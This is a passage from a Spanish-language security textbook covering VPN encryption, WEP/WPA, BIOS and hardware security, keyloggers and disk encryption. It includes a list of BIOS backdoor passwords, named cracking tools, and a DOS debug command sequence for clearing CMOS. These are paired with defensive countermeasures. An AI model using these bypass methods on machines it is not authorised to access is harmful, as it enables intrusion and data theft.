- Aunque este tipo de servicio no utiliza una infraestructura compartida de conmutación de paquetes, utiliza una infraestructura compartida de conmutación de circuitos y si no nos limitamos a tener en cuenta sólo las redes de paquetes, entonces podemos extender la definición de red privada virtual que incluya ambos tipos de redes.
- Este tipo de servicio se ha convertido en mucho más dinámico para los proveedores e incluso a veces los propios usuarios pueden configurar las conexiones necesarias entre los sitios bajo demanda. Esto hace que las redes privadas ópticas sean muy similares a las redes privadas virtuales autoaprovisionadas.
- La definición de red privada virtual es bastante amplia, e incluye no sólo las infraestructuras compartidas de conmutación de paquetes sino también las de conmutación de circuitos. Las redes ópticas privadas son realmente privadas y tienen todas las características deseables de una red privada. Sin embargo también tienen algunas limitaciones, tales como que son relativamente caras y no admiten todos los servicios de los protocolos IP o Ethernet.

19.4.4. Tunelado encriptado

La gran mayoría de las actuales implementaciones de redes privadas virtuales son encriptadas por razones de seguridad. Si un profesional de la red se le pregunta sobre red privada virtual en general, y no se especifica su tipo, la primera asociación que le viene a la mente es la red privada virtual encriptada.

19.4.4.1.Técnica

Las redes privadas virtuales encriptadas utilizan un canal seguro, ya sea un túnel o no, para la transmisión de datos entre los sitios de la red privada virtual. Esto significa:

- autenticar los dos extremos de un canal seguro de manera que sólo los usuarios autorizados tengan acceso a la red de la organización, y sólo el servidor de autenticación de la

organización puede solicitar las credenciales secretas del usuario.

- encriptar un paquete/trama de un usuario y encapsularlo en otro pa-quete/trama que parece normal a los equipos de la red del proveedor. Por lo tanto el tráfico encriptado es absolutamente transparente a una red de proveedores y se transmite de la misma manera como cual-quier otro tipo de tráfico.

Los protocolos IPSec y SSL son los más utilizados hoy en día para el esta-blecimiento de canales seguros. El protocolo PPTP es otro protocolo menos popular probablemente porque sigue siendo un protocolo propietario de Mi-crosoft, mientras que los dos primeros son estándares del IETF. Todos estos protocolos encapsulan los datos de forma segura en paquetes IP.

Los canales seguros de una red privada virtual encriptada se suelen complementar con los servicios de cortafuegos y las características de seguridad dentro de los sistemas operativos del ordenador. Los canales seguros protegen los datos de la organización mientras están siendo transportados a través de las redes públicas, mientras que los cortafuegos y los sistemas operativos protegen los datos de una organización de los ataques externos. Los canales seguros también ofrecen protección adicional contra los ataques externos, ya que no aceptan tráfico encriptado de usuarios no autenticados.

19.4.4.2.Características de la emulación orientada al usuario

El objetivo principal de un servicio de red privada virtual encriptada es asegurar la transmisión segura de los datos de extremo a extremo a través de una red pública de conmutación de paquetes, es decir, su objetivo es emular la seguridad. Las redes privadas virtuales encriptadas proporcionan la integridad de los datos, la autenticidad y la confidencialidad durante la transmisión entre sitios de la red privada virtual.

La encapsulación de los paquetes del usuario puede emular otra de las características de una red privada virtual, que es el sistema independiente de direccionamiento, ya que la dirección del paquete encapsulado del usuario no

se puede utilizar para el transporte a través de redes públicas. Una dirección de destino del paquete se utiliza para este fin.

19.4.4.3.Características orientadas al proveedor

La mayoría de las redes privadas virtuales encriptadas implementadas hoy en día están basadas en el aprovisionamiento por el usuario y son provisionados por el propio usuario, es decir, todo el software/hardware de la red privada virtual sólo se encuentra en el sitio del usuario y por lo tanto no podría ser parte de cualquier centro de servicios gestionados de forma centralizada. Los usuarios finales definen una política de seguridad apropiada y la implementan mediante la configuración de las puertas de enlace y el software de la red privada virtual de los usuarios en los ordenadores de los usuarios.

Como las redes privadas virtuales encriptadas utilizan los paquetes IP estándar para transferir los paquetes/tramas del usuario a través de un red de proveedor, este servicio es muy aconsejable para los usuarios finales y los proveedores de Internet. Los sitios de usuario final se pueden conectar con diferentes proveedores de servicios sin nada más que un servicio de acceso normal de Internet. Por otro lado los proveedores de servicios de Internet tampoco necesitan prestar un servicio distinto del normal para la transmisión y soporte de las redes privadas virtuales encriptadas.

A pesar de que la mayoría de las redes privadas virtuales encriptadas están provisionadas por el usuario, en principio podría estar provisionadas por el proveedor. El proveedor puede provisionarla de forma remota y gestionar las puertas de enlace de la red privada virtual y los usuarios ubicados en las instalaciones de la organización. En este caso el usuario tiene que formular su política de seguridad e informar de ello al proveedor.

La gestión de las redes privadas virtuales encriptadas es bastante pobre debido a la complejidad de la distribución, de la configuración y del almacenamiento de la información de autenticación y encriptación: la identificación del usuario, las contraseñas, los certificados digitales, las claves de seguridad, etc.

19.4. Redes inalámbricas

Las redes inalámbricas son aquellas tipos de redes que se comunican por el aire sin la necesidad de cables. Las redes inalámbricas se pueden clasificar en dos categorías de acuerdo con las estructuras de estas redes: redes inalámbricas adhoc y redes celulares. La principal diferencia entre ambas es si está presente una infraestructura fija o no. Los tres tipos de redes celulares más conocidas son la red GSM, la red CDMA, y la que emplea los protocolos del tipo 802.11. La red GSM y la red CDMA son las principales tecnologías que soportan la comunicación móvil moderna, con la mayoría de los teléfonos móviles y las redes de telefonía móvil que se construyen sobre la base de estas dos tecnologías de redes inalámbricas y sus variantes.

Dado que las redes celulares requieren infraestructuras fijas para soportar la comunicación entre los nodos móviles, es esencial el despliegue de las infraestructuras fijas. Además las redes celulares requieren un diseño de topología serio y cuidadoso de las infraestructuras fijas antes de su despliegue, debido a que las topologías de la red de las infraestructuras fijas son mayoritariamente estáticas y tendrán un gran impacto en el rendimiento de la red y en su cobertura.

Las redes inalámbricas adhoc no requieren de una infraestructura fija. Por esta razón es relativamente fácil configurar y desplegar una red inalámbrica adhoc. Sin la infraestructura fija, la topología de una red inalámbrica ad hoc es dinámica y cambia con frecuencia. No es realista suponer una topología estática o una topología específica para una red inalámbrica adhoc. Por otro lado, las redes inalámbricas ad hoc deben ser autoorganizadas, así los nodos móvil de una red inalámbrica adhoc se puede adaptar a los cambios de la topología y establecer la cooperación con otros nodos en tiempo de ejecución.

Además de las redes convencionales inalámbricas adhoc, hay dos tipos especiales que deben ser mencionadas: las redes inalámbricas de sensores y las redes inalámbricas malladas. Las redes inalámbricas de sensores son redes inalámbricas ad hoc donde la mayoría de los nodos de la red son sensores que controlan un escenario determinado. Los sensores inalámbricos son en su mayoría dispositivos privados en términos de potencia de com-

putación, de necesidad de potencia eléctrica, de ancho de banda y de otros recursos de computación. Las redes inalámbricas malladas son redes inalámbricas con una topología de malla completa o una topología de malla parcial en la que algunos o todos los nodos están conectados directamente a todos los demás nodos. La redundancia en la conectividad de estas redes inalámbricas ofrece una gran fiabilidad y una excelente flexibilidad en la entrega de paquetes de red.

19.4.1. Seguridad de las redes inalámbricas

El hecho de que los mensajes se transmitan por el aire es una razón por la que es fácil recoger estos mensajes. De aquí que a diferencia de las redes cableadas, sea indispensable encriptar los mensajes de las redes inalámbricas. Por ello en la definición de las características de cualquier protocolo específico de red inalámbrica se asocie algún tipo de encriptación. En el caso de las redes basadas en los protocolos 802.11, se empezó por utilizar el protocolo WEP, pero ante la creciente potencia en cuanto a computación de los dispositivos móviles, se tuvo que pasar a protocolos con un mayor nivel de seguridad como el protocolo WPA entre otros.

19.4.2. Protocolo WEP - Wired Equivalent Privacy

El protocolo WEP (Wired Equivalent Privacy) fue definido en el estándar IEEE 802.11. El protocolo WEP está diseñado para proteger los datos del nivel de enlace en una transmisión inalámbrica, proporcionando la confidencialidad, el control de acceso y la integridad de los datos, y proporcionar una comunicación segura entre un dispositivo móvil y un punto de acceso en una red local inalámbrica 802.11.

Implementado sobre la base de compartición de claves secretas y el algoritmo de encriptación por flujo RC4, el protocolo WEP incluye dos operaciones, en primer lugar realiza una comprobación de los datos y luego encripta el texto utilizando el algoritmo RC4. En la fase de comprobación, dado un mensaje M, se calcula una comprobación c(M) y a continuación se concatena al final del mensaje M, obteniendo un texto plano M,c(M). Tener en cuenta que la comprobación c(M) no depende de la clave compartida. En la fase de encriptación, la clave compartida k se concatena al final del vector

de inicialización IV, formando el mensaje IV, k. A continuación se utiliza la clave k como entrada al algoritmo RC4 para generar la clave de RC4. Al texto plano M,c(M) se le aplica el operador lógico XOR con la clave de RC4 para obtener el texto encriptado.

Utilizando la clave compartida k y el vector de inicialización IV, el algoritmo WEP puede simplificar de forma importante la complejidad de la distribución de claves, ya que sólo necesita distribuir la clave k y el vector de inicialización IV. Este vector cambia de vez en cuando, lo que obligará al algoritmo RC4 a generar una nueva clave k, evitando la situación en la que se utiliza la misma secuencia de claves para encriptar una gran cantidad de datos.

El protocolo WEP combina la clave compartida k y el vector de inicialización IV como entradas de la semilla del algoritmo RC4. El protocolo 802.11B especifica que las semillas deberán ser de 64 bits de largo, el vector de inicialización IV de 24 bits y la clave compartida k de 40 bits. Los bits de 0 a 23 de las semillas contienen los bits 0 a 23 del vector de inicialización IV, y los bits 24 a 63 de las semillas contienen los bits de 0 a 39 de la clave compartida k. Cuando un receptor recibe el texto encriptado, se le aplica el operador lógico XOR al mismo con la correspondiente clave k de RC4 para obtener el texto plano M.

19.4.3. Protocolo WPA - Wi-Fi Protected Access

El protocolo WPA (Wi-Fi Protected Access) se especifica en el estándar IEEE 802.11i, y tiene como objetivo ofrecer una mayor seguridad que el protocolo WEP ya que resuelve la mayoría de los puntos débiles detectados en el mismo. La implementación del protocolo WPA requiere la utilización de la autenticación IEEE 802.1x, que se encarga de distribuir las diferentes claves a cada usuario. La implementación del protocolo WPA adopta un mecanismo sencillo que permite que todas las estaciones de trabajo usen la misma clave. Este mecanismo se denomina modo PSK (Pre-Shared Key).

El protocolo WPA funciona de manera similar al WEP. El WPA exige el uso del encriptado de flujo RC4 con una clave de 128 bits y un vector de inicialización de 48 bits, en comparación con la clave de 40 bits y el vector de

inicialización de 24 bits del WEP. También el protocolo WPA tiene algunas mejoras sobre el WEP, ya que incluye el protocolo TKIP (Temporal Key Integrity Protocol) y la codificación MIC (Message Integrity Code). Con el protocolo TKIP, el protocolo WPA cambiará dinámicamente las claves utilizadas por el sistema de forma periódica.

Con un vector de inicialización mucho más grande y el cambio dinámico de la clave, el encriptado de flujo RC4 es capaz de producir un flujo encriptado mucho más largo. El flujo encriptado más largo suministra mayor protección del WPA contra los ataques bien conocidos del WEP, ya que la codificación de dos paquetes encriptados utilizando la misma clave es prácticamente imposible que den el mismo resultado debido al extremadamente largo flujo encriptado.

Con la codificación MIC (Message Integrity Code), el protocolo WPA utiliza un código llamado Michael para generar un código de autenticación para cada mensaje, que se llama el código de integridad del mensaje. El código de integridad del mensaje también contiene un contador de tramas para proporcionar una protección de los ataques de repetición. El protocolo WPA utiliza el protocolo EAP (Extensible Authentication Protocol) para llevar a cabo la autenticación. Cuando un usuario intenta conectarse a una red, un autenticador enviará una solicitud al usuario pidiéndole que se autentique con un tipo específico de mecanismo de autenticación. El usuario responderá con la correspondiente información de autenticación. El autenticador se basa en un servidor de autenticación para tomar la decisión respecto a la autenticación del usuario.

La versión 2 del protocolo WPA, conocido como WPA2, no es muy diferente del WPA. Aunque en el WPA se requiere el protocolo TKIP, el algoritmo AES (Advanced Encryption Standard) es opcional. Este es el objetivo de ofrecer compatibilidad con versiones anteriores del WPA con el hardware diseñado para el protocolo WEP, ya que se puede implementar el TKIP en el mismo hardware que el WEP, sin embargo el algoritmo AES no se puede implementar en este hardware. El protocolo TKIP y el algoritmo AES son obligatorios en el protocolo WPA2 para proporcionar un mayor nivel de protección a través de las conexiones inalámbricas.

Además de la obligatoriedad de soportar el algoritmo AES, el protocolo WPA2 también da soporte a la rápida itinerancia de los usuarios inalámbricos cuando migran entre puntos de acceso inalámbricos. En primer lugar, el protocolo WPA2 permite el uso de la clave PMK (Pair-wise Master Key), que es la utilizada para una sesión entre un punto de acceso y un usuario inalámbrico. Así un usuario inalámbrico se puede reconectar a un punto de acceso conectado recientemente sin tener que volver a autenticarse. En segundo lugar, el protocolo WPA2 permite a un usuario inalámbrico autenticarse a un punto de acceso inalámbrico que se mueve mientras que el usuario inalámbrico mantiene su conexión con el punto de acceso existente. Esto reduce el tiempo necesario para los usuarios móviles desplazarse desde un punto de acceso a otro, y es especialmente útil para aplicaciones sensibles al tiempo.

20. Seguridad en el hardware

Obviamente el ataque al hardware de los dispositivos requiere de un acceso físico a este dispositivo. Sin embargo lo más importante a tener en cuenta sobre la seguridad de la información contenida en los dispositivos, son las funcionalidades de entrada y salida de la información. En cuanto a la entrada de datos, hemos de tener en cuenta:

- la entrada por teclado
- la entrada mediante un dispositivo USB
- la entrada por la tarjeta de red

La entrada de datos a través del teclado se analizará más amplaimente más adelante. En cuanto a la del dispositivo USB, en principio solo se puede deshabilitar completamente, lo que se recomienda en algunos casos. Esta deshabilitación se hace mediante la parametrización del sistema operativo. En cuanto a la entrada por la tarjeta de red, su protección debe ser por software a través de la parametrización de los protocolos.

En cuanto a las salida de datos, el principal problema de los dispositivos de salida de datos es el daño que pueden hacer en el sistema y sus correspondientes perjuicios económicos. Por esta razón lo más habitual es como mínimo, emplear algún método de autenticación. Para ello estos dispositivos siempre tienen un registro de usuarios con contraseña. Además el riesgo principal es que una extracción de datos no autorizada pueda comprometer a las personas o a las empresas. Las salidas de datos pueden ser:

- por impresora
- mediante la grabación de un DVD
- mediante un dispositivo USB.

20.1. Seguridad de la BIOS (Basic Input/Output System)

Cuando arranca un ordenador, lo primero que hace es ejecutar un programa que se encuentra alojado en la memoria de la placa base. Este programa se llama BIOS (Basic Input/Output System). Las tareas más importantes de la

BIOS son la realización de un encendido de prueba de los componentes de hardware y de la memoria, la inicialización del hardware y, finalmente la búsqueda de un sistema operativo en alguna unidad de almacenamiento que pueda arrancar y sea la base del funcionamiento del ordenador. Para ello se carga el primer sector del disco duro o el dispositivo de arranque en la memoria, se realiza una breve comprobación de validez y se ejecuta el código contenido en este bloque. Dependiendo del tipo de sistema operativo, pueden haber más pasos a hacer, pero esencialmente este código carga el sistema operativo y pasa el control al mismo.

La BIOS también implementa las rutinas de entrada y salida que se utilizan para las llamadas de los sistemas operativos en modo real. Sin embargo en los modernos sistemas operativos en modo protegido, los controladores dedicados implementan las funciones de entrada y salida, que dejan a la BIOS inactiva una vez que el sistema operativo se ha cargado.

En las placas base modernas el programa BIOS se almacena en un chip llamado Flash EEPROM. Este chip no pierde su contenido cuando se desconecta el ordenador. Una Flash EEPROM pueden ser reprogramada con utilidades flash dedicadas, que es como la BIOS se puede actualizar a una versión más reciente.

Todos los datos persistentes que necesita la BIOS se guardan en la memoria CMOS RAM. Este chip contiene la información siguiente:

- Dónde buscar los sistemas operativos en el arranque (disquete, disco duro, CD-ROM) y el orden en que estas fuentes deben ser utilizadas.
- La información sobre los discos duros que tiene el ordenador.
- Los parámetros de rendimiento como los temporizadores de acceso a la memoria.
- La asignación de las interrupciones.
- Y cualquier otra información necesaria para que el ordenador funcione.

Una batería, por lo general soldada a la placa base, mantiene la información de la CMOS RAM incluso cuando el ordenador está apagado, por lo que sus datos no se pierden. El contenido de la CMOS RAM se puede configurar por medio de la utilidad de configuración de la BIOS que es accesible du-

rante el arranque al presionar una tecla especial o una combinación de teclas. Las teclas habituales son, por ejemplo, DEL, ESC o una tecla de función.

Para cambiar la configuración de la BIOS, los ordenadores están dotados de una utilidad que por lo general está protegida por una contraseña, llamada contraseña de la BIOS. Una vez establecida esta contraseña, la configuración del ordenador no puede ser cambiada sin el conocimiento de la misma. En casi todos los sistemas, la información de la contraseña de la BIOS se almacena en la memoria CMOS RAM.

Dado que la BIOS controla que la inicialización del sistema operativo, se necesita de un parámetro que generalmente se llama el orden de arranque, que determina desde que dispositivo debe cargarse este sistema operativo. Si un atacante consigue cambiar este parámetro de manera que se ejecute el software proporcionado por el atacante en lugar del sistema operativo instalado, no hay otra manera de proteger el sistema. En este caso no servirá de nada el estándar de seguridad previsto con sus permisos restringidos o sus claves de registro o una política de contraseñas refinada.

Normalmente un atacante no debería poder arrancar el sistema desde un dispositivo externo que contenga el software que pueda cambiar la contraseña del administrador del sistema, extraer la información de la contraseña mediante un ataque fuera de línea o acceder directamente a los datos del disco duro. En estos casos el atacante podría instalar puertas traseras o troyanos con el fin de poder acceder al sistema más tarde o extender aún más el acceso a otros sistemas.

Sin embargo se debe tener en cuenta que este tipo de ataques requieren de un acceso físico al ordenador. Suponiendo la existencia de una adecuada protección física de los servidores, esto significa que solo están particularmente expuestos a este tipo de ataques las estaciones de trabajo. Uno podría pensar que la protección de estaciones de trabajo no es demasiado importante. Tal vez una estación de trabajo en peligro no importa demasiado, pero una sola estación de trabajo puede ser utilizada como plataforma de lanzamiento para más ataques y es normalmente fácil para el atacante ampliar el acceso como por ejemplo:

- Accediendo a los registros de las contraseñas del dominio, de los servidores y de las aplicaciones de la estación de trabajo en peligro.
- Extrayendo la información de la contraseña mientras está pasando a través de la red.

Asumiendo que se utiliza una contraseña en la BIOS, los métodos que se pueden usar para romper su seguridad son:

1. El uso de contraseñas de puerta trasera.
2. Desencriptando la contraseña de la BIOS.
3. Borrado del contenido de la CMOS RAM por software
4. Borrado del contenido de la CMOS RAM por hardware

20.1.1. Contraseñas de puerta trasera

Muchos fabricantes de BIOS incorporan contraseñas de puerta trasera en sus productos. Sin embargo muchas de estas contraseñas son fáciles de adivinar, como el nombre del fabricante de la BIOS. Amplias listas de conocidas contraseñas de puerta trasera están disponibles en Internet e incluso en el interior del software de la BIOS.

A continuación se da una lista no exhaustiva de dichas contraseñas:
Award-BIOS: 589589, 589721, Award, AWARD, AWARD SW, AWARD? SW, AWARD_PS,
AWARD_PW, AWARD_SW, j256, j262, J256, J262, J64, q_l27&z, ALFAROME, BIOSTAR, BIOSSTAR, award.sw, award sw
AMI-BIOS: Ami, AMI, AMI_SW, AMI?SW, AMI SW, AMI?PW, A.M.I., oder , Oder, PASSWORD, amipswd, AMIPSWD, AMIAMI
Phoenix-BIOS: BIOS, CMOS, phoenix, PHOENIX
Otras: aLLy, awkward, BIOSTAR, CONDO, HLT, lkwpeter, lkw peter, LKWPETER, SER, setup, SKY_FOX, Sxyz, Syxz,SZYX, Wodj, merlin, Compaq, central, iwill, bell9, Toshiba, admin,BIOS, Dell, Posterie

Dado que normalmente los fabricantes de BIOS utilizan la distribución del teclado americano, se debe tener en cuenta la configuración del teclado a la hora de teclear las contraseñas de BIOS, porque principalmente los signos ortográficos tienen una disposición distinta en el teclado. Por ejemplo, en un teclado alemán o italiano se debe escribir IAM?SW si la contraseña estable-

cida en la BIOS es AMI_SW. Normalmente las contraseñas de BIOS son sensibles a mayúsculas y minúsculas. Sin embargo parece que en los sistemas modernos estas contraseñas de puerta trasera son más complejas.

20.1.2. Desencriptación de las contraseñas de la BIOS

Casi todas las BIOS almacenan su información de contraseña en la CMOS RAM. Los días en que este almacenamiento de contraseñas se hacía en texto plano ya han terminado, y las BIOS modernas almacenan sus contraseñas encriptadas. Lamentablemente estas encriptaciones son de baja calidad y las contraseñas son cortas. Esto hace que la desencriptación de la contraseña sea una tarea relativamente fácil. Existen programas de desencriptación para todos los principales fabricantes de BIOS. Los más potentes son los programas CmosPwd y !BIOS que soportan varias plataformas y varios algoritmos.

Las pruebas con los dos programas antes mencionados muestran que se puede desencriptar con éxito las contraseñas de la BIOS en cuestión de segundos o minutos como máximo. !BIOS también ofrece una opción de ataque de fuerza bruta. Durante una prueba, esta función ofreció más de mil contraseñas válidas para un Award BIOS y que todas funcionaban. Con este programa también es posible restringir la fuerza bruta de sólo números, con lo que obtiene contraseñas que funcionarán independientemente del tipo de teclado.

Hay que señalar que un ataque de desencriptación de la contraseña requiere que previamente el atacante tenga acceso físico al ordenador, con el fin de poder ejecutar el programa de desencriptación, que luego leerá el contenido de la CMOS RAM. Un factor atenuante es que es muy difícil de gestionar una política de contraseñas de la empresa para las contraseñas de la BIOS. Por lo tanto es probable que muchos ordenadores compartan las mismas contraseñas de la BIOS y que esta contraseña no se cambie nunca en un determinado tipo de ordenadores.

20.1.3. Borrado de la CMOS RAM por hardware

Si un atacante no tiene la posibilidad de ejecutar un programa en el ordenador en cuestión, tiene la opción de acceder a la placa base del ordenador mediante su apertura y borrar la CMOS RAM por hardware. La mayoría de placas base tienen un puente expresamente con este fin, que normalmente está cerca del chip del reloj y tiene un nombre como CLRTC, Clear CMOS o PWRD. Normalmente el procedimiento a seguir se describe en el manual de la placa base.

En función del hardware, esto equivale a un cortocircuito en el puente durante unos segundos, o establecer un puente y reiniciar el ordenador. Si una placa madre no ofrece este puente, otra opción es quitar la batería del chip CMOS RAM, lo que puede requerir de una desoldadura. La batería debe mantenerse desconectada una hora o más con el fin de borrar el contenido del chip que incluye la configuración de la contraseña.

Por último existe el método de cortocircuitar unos determinados puentes del chip del reloj. Por supuesto esto depende del chip usado en la placa base.

20.1.4. Borrado de la CMOS RAM por software

Otra opción es borrar el contenido de la CMOS RAM con software. En la mayoría de los sistemas, esto eliminará todas las configuraciones de la BIOS incluidas las contraseñas y restablecerá los parámetros de la BIOS a los valores estándar de fábrica. Entonces todo lo que hay que hacer es entrar en la utilidad de configuración de la BIOS después de un reinicio y establecer el orden de arranque para arrancar desde un dispositivo externo que contenga las herramientas para cambiar o borrar la contraseña de la CMOS RAM.

El borrado de la CMOS se puede lograr empleando por ejemplo el programa debug de DOS mediante los siguientes comandos o similares:

```
debug
o 70, 2E
o 71, 0
q
```

Sin embargo lo principal es siempre lo mismo: estos comandos escriben en los puertos I/O 70 y 71, que es la forma de acceder al contenido de la CMOS RAM con el fin de invalidar la verificación del código de error. Esto hace que el ordenador restablezca la memoria CMOS RAM a los valores por defecto sin contraseña en el siguiente reinicio.

Para aquellos que no quieren usar el programa debug, también hay herramientas dedicadas a tal fin de disponibilidad gratuita en Internet. Una vez más, antes de poder borrar el contenido de la CMOS RAM, el atacante ha de tener acceso físico al ordenador.

20.1.5. Otros métodos de borrado de la CMOS RAM

Para algunos determinados ordenadores existen otros métodos que permiten el borrado de la CMOS RAM, tales como:

- Algunos ordenadores portátiles Toshiba restablecen la contraseña de la BIOS con un disquette especial en la unidad de disco durante el arranque.
- Algunos ordenadores portátiles Toshiba quitan la contraseña de la BIOS cuando se conecta un dispositivo especial conectado al puerto paralelo durante el arranque.
- Si el ordenador tiene una ranura ISA, se puede insertar una tarjeta de extensión con una EPROM que contiene una rutina de borrado de la CMOS. A continuación se ejecuta esta rutina como una extensión de la BIOS en el próximo reinicio del sistema y borra la CMOS RAM.
- Si el ordenador no se rearranca después de un cierto número de intentos fallidos de autenticación, también se podría intentar el acceso de más contraseñas de la BIOS desde un segundo ordenador conectado al puerto de teclado que lo simula.
- Algunas BIOS antiguas omiten la verificación de la contraseña pulsando una determinada tecla durante el arranque o ambos botones del ratón.

Por último, ¿por qué el atacante se molesta en desencriptar la contraseña de la BIOS, si puede tener acceso físico al interior de un ordenador? En este caso se podría extraer el disco duro y conectarlo como disco secundario a

otro ordenador, con lo cual se tendría acceso de todos los datos en el disco incluyendo las contraseñas.

25.1.1. Contramedidas de acceso a la BIOS

Ahora que ya sabemos lo que los atacantes podrían hacer, podemos pensar en las contramedidas que también se podría aplicar en un entorno corporativoy que podrían ser:

- Las contraseñas de la BIOS se utilizará en todos los ordenadores de una organización con el fin de proteger el acceso a la utilidad de configuración de la BIOS. En un entorno corporativo, puede ser poco realista tener diferentes contraseñas de la BIOS para cada ordenador y cambiar periódicamente las contraseñas en todos los sistemas, pero como mínimo se deberían cambiar con regularidad las contraseñas de la BIOS asignadas a los nuevos ordenadores durante la instalación. Un posible esquema sería cambiar la contraseña asignada a los ordenadores cada trimestre. Si el inventario registra el tiempo de instalación de cada ordenador y se guarda en una lista segura un historial de las contraseñas de la BIOS, siempre será posible determinar la contraseña correcta de un determinado ordenador.
- Las contraseñas de la BIOS en los sistemas críticos deben ser distintas de las utilizadas en los sistemas menos críticos y menos protegidos.
- Todos los ordenadores deberán estar configurados para iniciarse sólo desde sus discos duros.
- Las contraseñas de puerta trasera conocidos se probarán en cada nuevo modelo que se introduce en una organización. No se deberán adquirir los ordenadores que dispongan de contraseñas de puerta trasera.
- Todas las cajas de los ordenadores deben estar cerradas con llave.
- Los ordenadores se protegerán físicamente en la medida de lo posible de acuerdo con su utilización. Las salas donde estén, deben tener un estricto control de acceso. Para una mayor seguridad de la estación de trabajo, deben quedar bloqueados durante la ausencia del usuario.

- La política de la organización debe establecer que los datos críticos no se deben guardar en discos duros locales, sino exclusivamente en el almacenamiento de los servidores. Los datos en los ordenadores portátiles deben estar encriptados.

25.2. Seguridad de los ordenadores portátiles

Por lo general, no encontraremos personas que traten de robar físicamente los servidores o los ordenadores de sobremesa. Lo que se encontrará son personas que tratan de robar los ordenadores portátiles. Los ordenadores portátiles son fáciles de llevar y fáciles de ocultar. La pregunta es "¿qué se puede hacer al respecto?".

En primer lugar, nunca se debe dejar el portátil en una zona insegura, como una sala de conferencias. También se debe tener cuidado de dejar el portátil en el coche. Si se tiene que dejar el portátil en algún lugar, asegurarse de que está fuera de la vista. De esta manera, no se está presentando una situación tentadora.

En segundo lugar, cambiar la contraseña de la BIOS por una propia y que la entrada al sistema operativo también sea mediante una contraseña. En tercer lugar, no dejar el ordenador portátil encendido ante la menor ausencia, aunque sólo sea un tiempo muy corto.

25.3. Registro del teclado

Otra de las vulnerabilidades de los ordenadores es la detección de lo que se está tecleando. Por esta razón, se recomienda fuertemente de que mientras se teclea una contraseña, hacer que nadie pueda seguir los movimientos de lo que se teclea. Sin embargo hay la posibilidad de registrar lo tecleado. Así existe el llamado en inglés el keylogger por hardware que es un pequeño dispositivo que registra las pulsaciones del teclado, y que se puede conectar fácilmente entre el teclado y el ordenador. Esto requiere que el atacante tenga acceso físico al ordenador del usuario. Si el rastreador de teclado por hardware tie-nen la capacidad de transmitir sus informaciones al atacante vía remota, con un sólo acceso físico basta para su instalación. Los rastreadores de teclado de hardware son relativamente pequeños y discretos,

y pueden ser aún menos visibles dado su posibilidad de incrustación en el propio teclado.

También existen técnicas más exóticas, dignas de las novelas de espionaje, a nivel de hardware. El uso de teclados inalámbricos para la introducción de contraseñas es muy peligroso, ya que la contraseña se transmiten de forma clara. Lo que es menos evidente es que los teclados con cable son también susceptibles de escucha. La interceptación es una técnica de escucha de las teclas que se están tecleando o la grabación de los sonidos del teclado. Los sonidos de las teclas individuales son lo suficientemente diferentes entre si, pudiendo discernirse a partir del sonido con una precisión de hasta un 96%.

También es posible la escucha electrónica. Debido a que el teclado y los datos se generan eléctricamente, producen un ruido electromagnético que se puede escuchar con el equipo adecuado. Los investigadores informan haber sido capaces de recoger las pulsaciones del teclado de esta manera a varios metros de distancia, desde otra habitación.

También se pueden robar contraseñas con los rastreadores de teclado de software. Esto con-siste en instalar un programa en el ordenador que registre todo lo que se te-clea. Hay dos tipos de programas. El primer tipo es un programa que se eje-cuta dentro del núcleo del sistema operativo. El núcleo tiene la capacidad de hacer cualquier cosa en el equipo, por lo que es un asunto trivial interceptar la entrada. El segundo tipo de programa se ejecuta en el espacio del usuario y necesita de más inteligencia para interceptar la entrada de datos desde el teclado.

En la actualidad, para evitar los robos desde el teclado, hay páginas web que en los campos de introducción de números, se inhibe el teclado, y los números se deben introducir mediante el uso del ratón. Para ello, visualizan en la pantalla un teclado numérico, que cada vez que se visualiza, el orden de los números es diferente, es decir, introducen un elemento aleatorio. Así las coordenadas de la pantalla que es lo que se lee cuando se selecciona un número con el ratón, son distintas en cada visualización. Es una forma de dificultar la lectura de estos números por una persona ajena al usuario, e inhibir los posibles rastreadores de teclado.

Así el matemático Ignacio Luengo aconseja cuando se usa Internet, escribir la contraseña en otro documento, arrastrar los números con el ratón e importarlos a la página web.

25.4. Seguridad de los discos duros

Ante la posibilidad del robo del disco duro, hay que tomar medidas de protección, siendo la más eficaz el disponer de los datos encriptados. En los sistemas operativos Windows, se puede utilizar el sistema de ficheros encriptados (EFS) en el disco. En cuanto a la encriptación de los datos del disco duro, puede ser total o parcial. Lo más lógico es que sea parcial y sólo se encripten los datos vulnerables en cuanto a su seguridad. Existen muchos programas que realizan y gestionan los ficheros y directorios encriptados.

25.5. Seguridad de los medios removibles

Los medios extraíbles, como CDs, DVDs y memorias flash, pueden representar otro riesgo en cuanto a la seguridad de sus datos almacenados. Dado que son fáciles de transportar, hace que se puedan robar fácilmente. Para proteger los datos almacenados en estos dispositivos, se debe utilizar algún tipo de encriptación de los ficheros sensibles como se ha explicado en el apartado anterior de los discos duros. Las unidades flash USB soportan muchos de los mismos métodos de protección que los discos duros, como EFS y otros. Muchas unidades flash USB también viene con un software que pueden utilizar una contraseña para acceder a ellos.

26. Seguridad en los sistemas operativos

El sistema operativo es el software básico de los ordenadores y un fallo del sistema operativo, puede conllevar no solo el paro del ordenador, sino también a la pérdida de toda o parte de la información contenida en sus sistemas de almacenamiento. Por esta razón en la actualidad existen programas que permiten la recuperación de toda la información almacenada, incluso del sistema operativo, previa la realización de una imagen del contenido del disco duro.

Por otro lado, todos los sistemas operativos cuando arrancan, piden la autenticación de un usuario, mediante un nombre y una contraseña. Cuando se instala el sistema operativo siempre pide el nombre de un usuario y su contraseña, y además por defecto la instalación incorpora un usuario con plenos poderes que tiene por nombre administrador, en inglés administrator, en los sistemas Windows y root en los sistemas UNIX.

Aparte, todos los sistemas operativos disponen de un programa de gestión de usuarios, que permite gestionar las altas, las bajas y las modificaciones de los usuarios. Así en cuanto a la seguridad, es básico y fundamental, que el conocimiento del nombre del usuario y su contraseña no se de a conocer a personas ajenas al sistema y a otros usuarios. Por esta razón, la mínima consideración de esta seguridad conlleva a que la contraseña esté encriptada dentro del ordenador.

En cuanto a la seguridad de las contraseñas, ir al apartado correspondiente de contraseñas.

26.1. Sistema operativo UNIX

Los sistemas operativos UNIX habituales, como Solaris y Linux, son bastante inseguros tal y como se instalan por defecto, por lo que requieren de una mínima puesta punto para que sean seguros.

Dentro de la familia UNIX, hay sistemas con excelentes sistemas de control, evaluados por la NSA (National security Agency) con el criterio de evaluación TCSEC. Entre ellos podemos destacar el AT&T System V/MLS y OSF/1 con calificación B1, el Solaris 8 con calificación B1, el Trusted Xenin con calificación B2 y el XTS-300 STOP 4.1 con calificación B3. Los Solaris versiones anteriores a la versión 8 y el Linux tienen la calificación C2.

